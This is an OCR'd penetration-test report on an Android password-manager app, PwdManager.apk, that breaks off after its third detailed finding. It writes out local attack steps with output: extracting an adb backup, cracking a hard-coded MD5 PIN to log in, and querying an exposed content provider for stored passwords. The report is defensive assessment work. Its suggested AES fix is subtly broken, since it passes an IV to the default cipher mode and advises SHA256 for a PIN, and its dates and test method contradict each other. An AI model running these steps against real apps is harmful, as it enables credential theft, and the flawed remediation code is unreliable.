CMC TELECOM

8th Floor, CMC Tower, 19 Street, Tan Thuan EPZ, District 7, Ho Chi Minh City

Tel: +842871090100| Fax:

+84 28 3925 9755| cmctelecom.vn

SECURITY ASSESSMENT REPORT

ASSESSMENT SUBJECT: PwdManager.apk

Ho Chi Minh City, 2023

CMC TELECOM

Version	1.0
Target	PwdManager.apk
Date	06/04/2023
Document Type	Report
Prepared By	Tran Truong Giang

MỤC LỤC


I. Overview

1. Synopsis

From March 07, 2023 – March 10, 2023 CMCCS and REDACTED had collaborated to conduct the penetration test for the app PwdManager.apk. All tests follow the OWASP standards.

The assessment procedure includes:


- Planning: Identify the subject and scope for assessment
- Discovery: Test, Scan, Search and Identify intel relevant to the test subject including Versions, Vulnerabilities, Weakness, Sensitive data, etc
- Attack: CMC Personnel will perform attacks and exploits on discovered vulnerabilities.
- Reporting: Document the vulnerabilities along with the method of exploit recognised on the test subject, and recommendation for remedy.



2. Method of implementation

Gray Box Pen-testing: In this method, the internal structure of the application is known partially (usually internal account or test account)

With Grey Box Pentesting, CMC will be provided with an internal account along with necessary information of the system to conduct the test.



3. Classification of Vulnerabilities

CLASSIFICATION OF VULNERABILITY		
Level	**CVSS V3 Scoring**	**Description**
Critical	9 – 10	Vulnerabilities that allow hackers to attack from the outside in with the highest privilege, exposing sensitive or full data, impacting severely the information integrity (data is modified or completely erased) as well as its availability (all services are shut down)
High	7 – 8,9	Vulnerabilities allowing attackers to impact the system within a certain scope such as taking over user authority to access a device without authentication, exposing large amount of data (but have low level of sensitivity), data is subjected to modification and its integrity is affected, leading to the system being stalled of interrupted. However, the impact is not too severe to the reputation of the organisation and only affects a group of users
Medium	4 – 6,9	Vulnerabilities at this level is usually used as a predecessor for future attacks and exploits to potentially affect the system at a higher level. These types of vulnerabilities can cause nuisance for users but usually do not affect the availability of the service directly

Low	0,1 – 3,9	Vulnerabilities that leak data at a low level where said data are not valuable for exploits and does not affect the integrity of the information as well as the activities of the system. The fix is often feasible and easy with little to no cost. Organisations' reputation is not affected

4. Scope of Work

Method of Implementation	Test Object
Black Box Pen-testing	App PwdManager.apk

5. Summary of Testing Process

After discussing with REDACTED on ensuring the continual availability of the app PwdManager.apk. CMC proposed conducting the penetration test from 27/03/2023 – 08/04/2023. The detail of work is as follow:

STT	Contents of work performed		Condition
1	Collection Of Information	Determine the types of data connections that the app uses 3G, WiFi connection, NFC connection, Bluetooth.	**PASS**
		The permissions that the app requires when installing.	**PASS**
		Collect information about unfamiliar domains or IP connections in the application.	**PASS**
		Collect information about the SDK if built into the app.	**PASS**
2	Static Analysis	Evaluate the authentication mechanism.	**FAIL**
		Check the anti-root, anti-vm, cert-pinning mechanisms (if any) of the application.	**PASS**
		Check the app's permission configurations.	**PASS**
		Check the configuration in the Manifest (Activity Hijacking) file.	**PASS**
		Check session management mechanisms and insecure cookie storage.	**PASS**
		Check for sensitive information in logs, code, in directories or in sqlite.	**FAIL**
		Check information about libraries, dependencies, and open source from 3rd	**PASS**

		parties.	
		Data transport cascade assessment.	**PASS**
		Evaluate the possibility of decompiling source code and tampering with applications.	**FAIL**
3	Dynamic Analysis	Evaluate Web App issues related to the application: XSS, Command Injection, CRSF, SQL Injection, Cookies …	**PASS**
		Evaluation of the application's encryption machanisms.	**FAIL**
		Analyze files created during application installation.	**PASS**
		Memory analysis.	**PASS**
		Evaluation of authentication mechanisms.	**FAIL**
		Evaluating the authorization mechanism.	**PASS**
		Evaluation of session management mechanisms.	**PASS**
		Data transfer layer assessment.	**PASS**
		Evaluate server-side attacks from the application.	**PASS**

II. Details of Implementation


1. Application Information

Platform	Android
Package Name	com.els.pwdmanager
Version	Android 11
Min SDK	16
Target SDK	24
MD5	be96065a18b7a8e75ff86916cb08ec7c
SHA1	59a9e258dd7397a03934b49bc5c9a8ec155f2f9f
SHA256	c326822d9c15ac4794d0bbdf5ba31cbd25f21a0a2829 c41a580d1504a4e25eff

2. Summarized findings and Vulnerability Graph

Classification	Quantity
Target	PwdManager.apk
Total vulnerabilities found	06

CRITICAL/ HIGH / MEDIUM / LOW	01	02	03	00



3. Vulnerability List


No	VULNERABILITY LIST	STATUS
1	Application Backup Enabled	MEDIUM
2	Weak Cryptography	HIGH
3	Insecure Content Provider Access	MEDIUM
4	Debug Mode Enabled	CRITICAL
5	Insecure Storage in Database	MEDIUM
6	Insecure Storage in Shared Preferences	HIGH

4. Vulnerability details

4.1 Application Backup Enabled

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	MEDIUM



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

* All base metrics are required to generate a base score.

Description:

This is a feature that is used to enable a backup storage device such as an external hard drive or an online cloud storage account. When enabled, a copy of the data stored on the primary storage device is backed up to the secondary device on a regular basis. This provides an extra layer of protection if the primary storage device fails or is damaged.


In this case, the application did not control which kind of data will be backed up. Therefore, the attacker can backup the data the get the sensitive information.

Proof of Concept:

Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application allow backup feature

```
android:allowBackup="true"
```

Use adb backup com.els.pwdmanager to create a backup file. In the device, it will ask for permission to backup, choose backup my data, we will get the file named backup.ab



Convert the backup.ab into backup.tar like below

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_pwd]
└─$ cat ~/Downloads/backup\(1\).ab | (dd bs=24 count=0 skip=1;cat) | zlib-flate -uncompress > backup.tar
0+0 records in
0+0 records out
0 bytes copied, 0.0011217 s, 0.0 kB/s

┌──(Lucgyy㉿Lucgryy)-[~/backup_pwd]
└─$ ls
backup.tar
```

Extract that .tar file

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_pwd]
└─$ tar -xvf ./backup.tar
apps/com.els.pwdmanager/_manifest
apps/com.els.pwdmanager/a/base.apk
apps/com.els.pwdmanager/db/pwdmanager.db-journal
apps/com.els.pwdmanager/db/pwdmanager.db
apps/com.els.pwdmanager/sp/pwdmanager_conf.xml
shared/0/Pictures
shared/0/Pictures/.thumbnails
shared/0/Pictures/.thumbnails/.nomedia
shared/0/Pictures/.thumbnails/.database_uuid
shared/0/Podcasts
shared/0/Ringtones
shared/0/Notifications
shared/0/Documents
shared/0/Music
shared/0/Music/.thumbnails
shared/0/Music/.thumbnails/.database_uuid
shared/0/Music/.thumbnails/.nomedia
shared/0/Movies
shared/0/Movies/.thumbnails
shared/0/Movies/.thumbnails/.database_uuid
shared/0/Movies/.thumbnails/.nomedia
shared/0/Alarms
shared/0/Audiobooks
shared/0/Download
shared/0/Download/Magisk-25.2(25200).apk
shared/0/Statements_jack.html
shared/0/DCIM
```

We can read the content of the Shared Preferences

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_pwd]
└─$ cat apps/com.els.pwdmanager/sp/pwdmanager_conf.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="FIRSTRUN" value="false" />
    <string name="MD5_PIN">76dcaa023162fdb1acca24b28bc54882</string>
    <string name="XORED_PIN">5eddbe</string>
</map>
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set up the back up rule to control which kind of information in backed up. More detail here: [Back up user data with Auto Backup | Android Developers]

If the application do not allow backup, set the allowBackup to false in AndroidManifest.xml


References:


Back up user data with Auto Backup | Android Developers

4.2 Weak Cryptography

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**HIGH**	**Business Impact**	**HIGH**





Description:

This is the vulnerable that cryptographic algorithm that is easily broken or cracked by a motivated attacker. It is considered to be vulnerable because it lacks the necessary strength or complexity to withstand a determined attack. Weak algorithms can be used to encrypt data or authenticate access, but they are easily broken by attackers due to their lack of robustness.

In this case, the programmer used MD5 algorithm, a very popular algorithm with poor security. Moreover, the programmer use hard-coded MD5 hash value for cryptographic purpose

Proof of Concept:

Using jadx to reversing the apk file. In the class named Global , we can see the variable _md5_pin: " 76dcaa023162fdb1acca24b28bc54882"


```
private static Global data = null;
private String _pin = "";
private String _md5_pin = "76dcaa023162fdb1acca24b28bc54882";
```

Using website [MD5 Online | Free MD5 Decryption, MD5 Hash Decoder] to crack the MD5 hash, we get: 280114

Found : **280114**

(hash = 76dcaa023162fdb1acca24b28bc54882)

Enter that PIN code, we login successfully


Samsung Galaxy S6_1 (1440x2560, 640dpi) - 192.168.137.102:...
7:14
Pwd Manager
SHOW MY PASSWORD
ADD A NEW PASSWORD
Free for personal use

Exploitation Tool:

Genymotion, jadx, Test Manual

Recommendation:

Use android Keystore system to store key securely

Get the key:

```
KeyGenerator keyGenerator;
SecretKey secretKey;
try {
    keyGenerator = KeyGenerator.getInstance("AES");
    keyGenerator.init(256);
    secretKey = keyGenerator.generateKey();
 } catch (Exception e) {
    e.printStackTrace();
 }
```

Initialize the IV:

```
byte[] IV = new byte[16];
SecureRandom random;
random = new SecureRandom();
random.nextBytes(IV);
```

Encryption:

```
public static byte[] encrypt(byte[] plaintext, SecretKey key, byte[] IV)
throws Exception {
    Cipher cipher = Cipher.getInstance("AES");
    SecretKeySpec keySpec = new SecretKeySpec(key.getEncoded(), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(IV);
    cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
    byte[] cipherText = cipher.doFinal(plaintext);
    return cipherText;
 }
```

Decryption:

```
public static String decrypt(byte[] cipherText, SecretKey key, byte[] IV)
{
    try {
        Cipher cipher = Cipher.getInstance("AES");
```

```
        SecretKeySpec keySpec = new SecretKeySpec(key.getEncoded(),
"AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.DECRYPT_MODE, keySpec, ivSpec);
        byte[] decryptedText = cipher.doFinal(cipherText);
        return new String(decryptedText);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
 }
```

- Use SHA256 hashing algorithm instead of MD5

***References**:*


AES 256 Encryption and Decryption in Android with Example (amarinfotech.com)

Android Keystore system | Android Developers

4.3 Insecure Content Provider Access

The following summarises the vulnerability's severity ratings.

Possibility	**MEDIUM**	**Technical Impact**	**MEDIUM**	**Business Impact**	**MEDIUM**



Description:

This is a type of security vulnerability that occurs when a malicious actor can access and manipulate a content provider's data. The content provider could be a third-party API, a website, or a mobile app. Content provider vulnerabilities can be exploited to gain unauthorized access to confidential information, or to manipulate data or applications. Common vulnerabilities include lack of authentication, weak authentication, weak encryption, and insufficient access control.

In this case, the attacker can get the data about the app that user store password

Proof of Concept:

Execute the command in the rooted device like below. The attacker can see the application user use to store password

```
PS C:\Users\PC> adb shell
cvbox86p:/ # content query --uri content://com.els.pwdmanager.contentprovider/pwds
Row: 0 _id=1, name=SafeNote, pwd=XKVkuQhky13K8RoY2KoItw==
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set the permission to prevent the attacker exploits the content provider vulnerable

References:


[Exploiting Content Providers - HackTricks]

[Content provider basics | Android Developers]

4.4 Debug Mode Enabled

The following summarises the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	CRITICAL	Business Impact	HIGH



Description:

